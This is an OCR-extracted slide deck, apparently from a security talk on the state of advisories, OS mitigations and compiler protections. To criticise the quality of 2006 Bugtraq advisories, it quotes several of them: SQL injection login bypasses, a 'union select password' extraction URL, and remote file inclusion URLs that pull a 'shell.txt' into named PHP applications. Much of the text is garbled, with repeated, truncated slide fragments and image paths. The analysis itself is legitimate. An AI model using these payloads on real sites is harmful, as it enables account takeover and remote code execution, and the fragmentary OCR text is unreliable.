Are we secure yet ?

Renaud Deraison
deraison@nessus.org

Who I am

- Renaud Deraison
- Nessus author and current maintainer
  - http://www.nessus.org
- Co-founder of Tenable Network Security, Inc.
  - http://www.tenablesecurity.com

What this talk is about

- The infosec industry has attempted to "secure the internet" over the last few years
- What are these changes and how they affect us as security professionals

- The quality of the security advisories
- The way networks are being managed
- Operating systems and compilers are "getting there"
- Web Apps (not) getting there ?
- ISVs getting there ?
- End users ?

Security Advisories

Security bulletins

- Officially, the number of flaws is still inflating:

	2001	2002	2003	2004	2005
NVD	1672	1943	1248	2340	4584

Source: National Vulnerability Database (NIST)

Security bulletins

- Officially, the number of flaws is still inflating:

	2001	2002	2003	2004	2005
NVD	1672	1943	1248	2340	4584

Source: National Vulnerability Database (NIST)

- However each flaw is treated on an equal foot (ie: SMB overflow in Windows = 1, Billy Bob's Li'l Guestbook = 1)

Security Bulletins

Security Bulletins

From: navairum@gmail.com
Subject: **SQL Injection simplog**
Date: October 19, 2006 9:27:41 PM CEDT
To: bugtraq@securityfocus.com

Softare: Simplog www.simplog.org
version:0.9.3.1 (i assume others as well)

There are a few sql injections available with this software. This one is in preview.php

eg.

http://site/preview.php?blogid=2&adm=tem&tid=-1%20union%20select%20password%20from%20blog_users%20where%20name='[insert username here]'

Security Bulletins

From: navairum@gmail.com
Subject: SQL Injection simplog

From: fireboy2006@gmail.com
Subject: **KICS CMS sql injection**
Date: October 19, 2006 3:04:37 AM CEDT
To: bugtraq@securityfocus.com

```
**********************
* Tunis the 18/10/2006*
* bug found by fireboy*
**********************

product:KICS CMS
vendor:http://www.kinesis.com.au/

there is an sql injection problem in KICS CMS login page and it can be exploited to gain admin
privileges.

exploit:

user: 'or''='
pass: 'or''='
```

Security Bulletins

From: navairum@gmail.com

From: fireboy2006@gmail.com
Subject: **KICS CMS sql injection**
Date: October 19, 2006 3:04:37 AM CEDT
To: bugtraq@securityfocus.com

From: fireboy2006@gmail.com
Subject: **UltraCMS 0.9 sql injection**
Date: October 19, 2006 3:03:09 AM CEDT
To: bugtraq@securityfocus.com

```
*****************************
* Tunis the 18 October 2006*
* bug found by fireboy      *
*****************************
product:UltraCMS 0.9

there is an sql injection problem in UltraCMS 0.9 and it can be exploited to gain admin
privileges.

exploit:
user: 'or''='
pass: 'or''='
```

Security Bulletins

From: navairum@gmail.com

From: fireboy2006@gmail.com
Subject: **KICS CMS sql injection**
Date: October 19, 2006 3:04:37 AM CEDT
To: bugtraq@securityfocus.com

From: fireboy2006@gmail.com

From: mahmood ali <mah_k_2000@hotmail.com>
Subject: **DigitalHive 2.0 RC2 (base_include.php)File Include**
Date: October 19, 2006 1:53:51 AM CEDT
To: bugtraq@securityfocus.com


```
####################################
DigitalHive 2.0 RC2 (base_include.php)File Include
####################################

Source Code:
http://www.comscripts.com/jump.php?action=script&id=1502
####################################

Vulnerable Code:_
include ($_GET["page"]);
####################################

Exploit :
http://www.vicTim.com/[Path]/template/purpletech/base_include.php?page=shell.txt?
```

Security Bulletins



From: navairum@gmail.com

From: fireboy2006@gmail.com
Subject: **KICS CMS sql injection**
Date: October 19, 2006 3:04:37 AM CEDT
To: bugtraq@securityfocus.com

From: fireboy2006@gmail.com

From: mahmood ali <mah_k_2000@hotmail.com>

From: mahmood ali <mah_k_2000@hotmail.com>
Subject: **CS-Forum 0.82 (ajouter.php) Remote File Include Vulnerability**
Date: October 18, 2006 1:35:18 PM CEDT
To: bugtraq@securityfocus.com , submit@milw0rm.com

```
##############################################
CS-Forum 0.82 (ajouter.php) Remote File Include Vulnerability
##############################################

Source Code:
http://www.comscripts.com/jump.php?action=script&id=643
##############################################

Vulnerable Code:_
include("$include/footer.php");
##############################################

Exploit :
http://www.vicTim.com/[CS-Forum]/ajouter.php?include=shell.txt?
##############################################
```

Security Bulletins

tins

From: disfigure <disfigure@gmail.com>
Subject: **Boonex Dolphin 5.2 Remote File Inclusion**
Date: October 18, 2006 4:49:06 AM CEDT
To: full-disclosure@lists.grok.org.uk , bugtraq@securityfocus.com

```
/**************************************/

http://www.w4cking.com

CREDIT:
w4ck1ng.com

PRODUCT:
Boonex Dolphin 5.2
http://www.boonex.com/p

VULNERABILITY:
Remote File Inclusion
```

```
/**************************************/

http://www.w4cking.com

CREDIT:
w4ck1ng.com

PRODUCT:
Comdev One Admin 4.1
http://www.comdevweb.com/oneadmin.php

VULNERABILITY:
Remote File Inclusion

NOTES:
- requires register globals on
- requires magic quotes off

POC:
<host>/<path>/oneadmin/adminfoot.php?path[docroot]=<local/remote file>

ADVISORY & EXPLOIT (requires registration):
http://w4ck1ng.com/board/showthread.php?t=1491

/**************************************/
```

```
From:
Subject:
Date:
To:

CS-Forum

Source Co
http://w

Vulnerable Code:
include("$include/footer.php");
##########################################

Exploit :
http://www.vicTim.com/[CS-Forum]/ajouter.php?include=shell.txt?
##########################################
```

From: disfigure <disfigure@gmail.com>
Subject:
Date:
To:

From: disfigure <disfigure@gmail.com>
Subject: **Simplog 0.9.3.1 SQL Injection**
Date: October 18, 2006 4:50:48 AM CEDT
To: full-disclosure@lists.grok.org.uk , bugtraq@securityfocus.com

```
/*****************************************/

http://www.w4cking.com

CREDIT:
w4ck1ng.com

PRODUCT:
Simplog 0.9.3.1
http://www.simplog.org/

VULNERABILITY:
SQL Injection

NOTES:
- SQL injection can be used to obtain password hash
- requires at least one blog entry

POC:
<host>/<path>/comments.php?op=edit&cid=1%20union%20select%209,9,9,login,9,password,9,9%20from%
20blog_users%20where%20admin=1

ADVISORY & EXPLOIT (requires registration):
http://w4ck1ng.com/board/showthread.php?t=1491

/*****************************************/
```

```
Source C
http://w
########

Vulnerable Code:
include("$include/footer.php");
##########################################

Exploit :
http://www.vicTim.com/[CS-Forum]/ajouter.php?include=shell.txt?
##########################################
```

From: disfigure <disfigure@gmail.com>
Subject:
Date:
To:

/******

From: disfigure <disfigure@gmail.com>
Subject: **Simplog 0.9.3.1 SQL Injection**
Date: October 18, 2006 4:50:48 AM CEDT
To: full-disclosure@lists.grok.org.uk , bugtraq@securityfocus.com

From: MoHaNdKo <xp1o@msn.com>
Subject: **zorum_3_5 <=(dbproperty.php) Remote File Inclusion Exploit**
Date: October 18, 2006 6:21:57 AM CEDT
To: bugtraq@securityfocus.com

```
#=========================================================================
=======================
# zorum_3_5 <=(dbproperty.php) Remote File Inclusion Exploit
#=========================================================================
=======================
#Bug in :dbproperty.php
#
#
#Vlu Code :
#------------------------------
#
#include("../$appDirName/config.php");
#
#
#=========================================================================
=========================
#
#Exploit :
#------------------------------
#
#htpp://sitename.com/[scerpitPath]/gorum/dbproperty.php?appDirName=http://shell.txt
#
```

,password,9,9%20from%

```
include("$include/footer.php");
##########################################

Exploit :
http://www.vicTim.com/[CS-Forum]/ajouter.php?include=shell.txt?
##########################################
```

From: disfigure <disfigure@gmail.com>
Subject:
Date:
To:

/******

From: disfigure <disfigure@gmail.com>
Subject: **Simplog 0.9.3.1 SQL Injection**
Date: October 18, 2006 4:50:48 AM CEDT
To: full-disclosure@lists.grok.org.uk , bugtraq@securityfocus.com

From: MoHaNdKo <xp1o@msn.com>
Subject: **zorum_3_5 <=(dbproperty.php) Remote File Inclusion Exploit**
Date: October 18, 2006 6:21:57 AM CEDT
To: bugtraq@securityfocus.com

#=====
=====
zoru
#=====
=====
#Bug i
#
#
#Vlu C
#-----
#
#inclu
#
#
#=====
=====
#
#Explo
#-----
#
#htpp:
#

From: wacky@ihack.pl
Subject: **phpAdsNew include bug!**
Date: October 17, 2006 8:02:00 PM CEDT
To: bugtraq@securityfocus.com

```
########################################
Autors:
- Micha&#322; `wacky` B&#322;aszczak
- Nobody

http://iHACK.pl
########################################
File: modules/phpads/admin/upgrade.php



Code:

// Load language strings
if (file_exists("../language/".$phpAds_config['language']."/defaul
include("../language/".$phpAds_config['language']."/default.lang.p
else
{
$phpAds_config['language'] = 'english';
include("../language/english/default.lang.php");
}
```

,password,9,9%20from%

/shell.txt

shell.txt?

##

From: disfigure <disfigure@gmail.com>
Subject:
Date:
To:

/******

From: disfigure <disfigure@gmail.com>
Subject: **Simplog 0.9.3.1 SQL Injection**
Date: October 18, 2006 4:50:48 AM CEDT
To: full-disclosure@lists.grok.org.uk , bugtraq@securityfocus.com

From: MoHaNdKo <xp1o@msn.com>
Subject: **zorum_3_5 <=(dbproperty.php) Remote File Inclusion Exploit**
Date: October 18, 2006 6:21:57 AM CEDT
To: bugtraq@securityfocus.com

From: wacky@ihack.pl

#==
===
z
#==
===
#Bu
#
#
#vl
#--
#
#in
#
#
#==
===
#
#Explo
#-----
#
#htpp:
#

From: matteo@phpadsnew.com
Subject: **Re: phpAdsNew include bug!**
Date: October 19, 2006 1:28:09 AM CEDT
To: bugtraq@securityfocus.com

```
Wim is right: I can't reproduce and/or confirm the exploit too.

The vulnerability seems totally bogus to me. If you think it isn't, just send me some details and
I'll be pleased to write a fix for the next release.


Best regards
--
Matteo
```

Code:

```
// Load language strings
if (file_exists("../language/".$phpAds_config['language']."/defaul
include("../language/".$phpAds_config['language']."/default.lang.p
else
{
$phpAds_config['language'] = 'english';
include("../language/english/default.lang.php");
}
```


/shell.txt


shell.txt?


##

Security Advisories

- Another way to look at it : tag “useless” flaws (ie: those with very little impact) and graph these by chunks of 100’s of bugtraq ids


Number of "useless" advisories
60
50
40
30
20
10
0
10700
11000
11300
11600
11900
12200
12500
12800
13100
13400
13700
14000
14300
14600
14900
15200
15500
15800
16100
16400
16700
17000
17300
17600
17900
18200
18500
18800
19100
19400
19700
20000
20300
Bugtraq ID


Useless vs Overall BIDs
600
500
400
300
200
100
0
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
time (months)
Useless
Overall


% of Useless advisories
80.00
70.00
60.00
50.00
40.00
30.00
20.00
10.00
0.00
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
time (months)

So where are we, really ?

- Less remote exploits (when was the last worm ?)
- Remote exploits have a good monetary value (iDefense or ZDI, Spammers) : no real incentive to publish one for the sake of it
- Operating systems are getting better (Windows, Linux and somehow Mac OS X)

Operating Systems are getting there

Operating systems are getting there

- Audit AND Mitigate
- ie: On the Windows side, not only the code is more secure than it used to be, but there are techniques to reduce the effectiveness of exploits

Technology is getting there (at least at the OS level)

- NX (intel/amd) prevent stack overflows (Windows, Linux and even Mac OS X and others take advantage of this)
- PaX, W^X and others prior to that
- ASLR (Windows Vista, Fedora [and others], OpenBSD) make remote exploits unreliable
- Physical protection (BitLocker [Vista], FileVault [Mac OS X], DIY [Linux])

Technology is getting there (compilers)

- /GS (Windows), Propolice (Linux)
- Compilers yell at you for writing insecure code (esp. the newest version of Visual Studio)
  - Prefer DoS rather than a risk of exploitation ?
- On the downside : gcc still supports %n :/

Sidenote : wcsncat_s()

- Secure version of strcat() :
  - wcsncat_s(out, sizeof(out), in, strlen(in))
- Makes sure that ‘out’ has enough space to hold ‘in’. If ‘in’ is larger than ‘out’, then produce an error (this prevents attacks such as passing ‘C:\Windows\System32\..\..\..\tmp \foo’ and getting ‘C:\Windows\System32’ because of a short buffer)

wcsncat_s() [cont.]

